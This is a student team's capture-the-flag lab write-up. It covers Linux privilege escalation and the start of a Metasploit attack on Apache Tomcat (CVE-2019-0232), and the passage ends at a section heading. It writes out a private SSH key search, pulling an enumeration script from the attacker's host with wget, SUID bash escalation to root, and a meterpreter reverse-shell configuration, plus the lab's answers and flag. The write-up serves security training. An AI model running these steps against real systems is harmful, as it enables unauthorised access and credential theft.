PSP0201

Week 4

Writeup

Group Name: Woohoo

Members

ID	Name	Role
1211100312	CHAN HAO YANG	Leader
1211101506	LEONG JIA YI	Member
1211101961	CHAI DI SHENG	Member
1211101726	TAI JIN PEI	Member

Day 11: Networking The Rogue Gnome

Tools used: Kali Linux, Firefox, Terminal

Solution/walkthrough:

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?

Answer: Vertical

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Answer: Vertical

Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

Answer: Horizontal

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Q4: What is the name of the file that contains a list of users who are a part of the sudo group?

Answer: sudoers

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

Q5: What is the Linux Command to enumerate the key for SSH?

Answer: find / -name id_rsa 2> /dev/null

Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

Answer: sh find.sh

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`


Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

Answer: python3 -m http.server 9999


```
┌──(kali㉿1211101726)-[~]
└─$ nmap 10.10.192.135
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 22:43 EDT
Nmap scan report for 10.10.192.135
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 26.02 seconds
```


First we used the command: ***nmap 10.10.192.135*** *to check the port number.*




We used the command: ***tmux,*** *to enter multiplexer. A multiplexer allows you to run multiple terminal sessions at once.*



We used the command: ***ssh cmnatic@MACHINE_IP*** *to log in to the vulnerable machine.*



We used the command: ***wget <http://raw.github>*** *to download the LinEnum script to our own machine.*




After that, we used the command: ***python3 -m http.server 8080*** *to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine.*

-m*: to import a module or package for you, then run it as a script.*


http.server: *Python built-in module, which handles different types of HTTP methods like GET, POST, HEAD, and OPTIONS.*

And on the target's server, we used the command: ***wget <http://Own_IP:PORT/file>***

to download the LinEnum.sh onto the target machine.




We added the execution permission to LinEnum.sh on the vulnerable Instance using the command: ***chmod +x LinEnum.sh***



We executed LinEnum.sh on the vulnerable Instance using the command: ***./LinEnum.sh***

```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
```

*To search the machine for executables with the SUID permission set, we used the command:: **find / -perm -u=s -type f 2>/dev/null***



*We searched the bin/file in GTFOBins, which is a website that lists a majority of applications that do such actions for us and we knew that **bin/bash** was the folder with SUID permission set.*


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```



*From https://gtfobins.github.io/gtfobins/bash/ , we used that command: **./bash -p** to change to root.*



*We used the command: **cat /root/flag.txt** , and the flag appeared.*

Q8: What are the contents of the file located at /root/flag.txt?

Answer: thm{2fb10afe933296592}


Thought Process/Methodology:

First we used the command: **nmap 10.10.192.135** to check the port number. Second, we used the command: **tmux,** to enter multiplexer. Third, we used the command: **ssh cmnatic@MACHINE_IP** to log in to the vulnerable machine. Forth, we used the command: **wget <http://raw.github>** to download the LinEnum script to our own machine. After that, we used the command: **python3 -m http.server 8080** to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine. We added the execution permission to LinEnum.sh on the vulnerable Instance using the command: **chmod +x LinEnum.sh.** We executed LinEnum.sh on the vulnerable Instance using the command: **./LinEnum.sh.** To search the machine for executables with the SUID permission set, we used the command:: **find / -perm -u=s -type f 2>/dev/null.** We searched the bin/file in GTFOBins, which is a website that lists a majority of applications that do such actions for us and we knew that **bin/bash** was the folder with SUID permission set. From https://gtfobins.github.io/gtfobins/bash/ , we used that command: **./bash -p** to change to root. Finally, We used the command: **cat /root/flag.txt** , and the flag appeared.


Day 12: Networking Ready, set, elf.

Tools used: Kali Linux, Firefox, Terminal

Solution/walkthrough:



We used the command: ***nmap -Pn MACHINE_IP*** *to get port numbers.*



We tried all the port numbers and only port 8080 which showed Apache Tomcat webpage.


Q1: What is the version number of the web server?

Answer: 9.0.17

Show 15 Search: tomcat 9

Date	D	A	V	Title	Type	Platform	Author
2021-07-13			✗	Apache Tomcat 9.0.0.M1 - Cross-Site Scripting (XSS)	WebApps	Multiple	Central InfoSec
2021-07-13			✗	Apache Tomcat 9.0.0.M1 - Open Redirect	WebApps	Multiple	Central InfoSec
2020-11-13			✓	Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)	WebApps	Multiple	SunCSR
2020-02-20			✗	Apache Tomcat - AJP 'Ghostcat File Read/Inclusion	WebApps	Multiple	YDHCUI
2020-01-08			✗	Tomcat proprietaryEvaluate 9.0.0.M1 - Sandbox Escape	WebApps	Java	hantwister
2019-07-03			✓	Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)	Remote	Windows	Metasploit

We went to website: https://www.exploit-db.com/exploits/49039 to look for vulnerabilities associated with the version number of that application.



Q2: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Answer: CVE-2019-0232

```
┌──(kali㉿1211101726)-[~]
└─$ msfconsole -q
msf6 > search 2019-0232

Matching Modules
================

   #  Name                                              Disclosure Date  Rank
  Check  Description
   -  ----                                              ---------------  ----
  ----   -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent
  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/http/tomcat_cgi_cmdlineargs
```

We used the command: ***msfconsole -q*** *to access and work with the Metasploit Framework.*

Then we used the command: ***search 2019-0232*** *to exploit CVE-2019-0232*

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
```

We use command: ***use 0*** *and then we exploit into the window.*

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:
                                          port[,type:host:port][ ... ]
   RHOSTS      10.10.190.129    yes       The target host(s), see https://gi
                                          thub.com/rapid7/metasploit-framewo
                                          rk/wiki/Using-Metasploit
   RPORT       8080             yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing con
                                          nections
   SSLCert                      no        Path to a custom SSL certificate (
                                          default is randomly generated)
   TARGETURI   /                yes       The URI path to CGI script
   VHOST                        no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     10.8.92.194      yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

```
msf6 > set rhosts 10.10.190.129
rhosts ⇒ 10.10.190.129
```


We used command: ***set rhosts MACHINE_IP*** *to set the target we were attacking.*

12.5. The Nitty Gritty

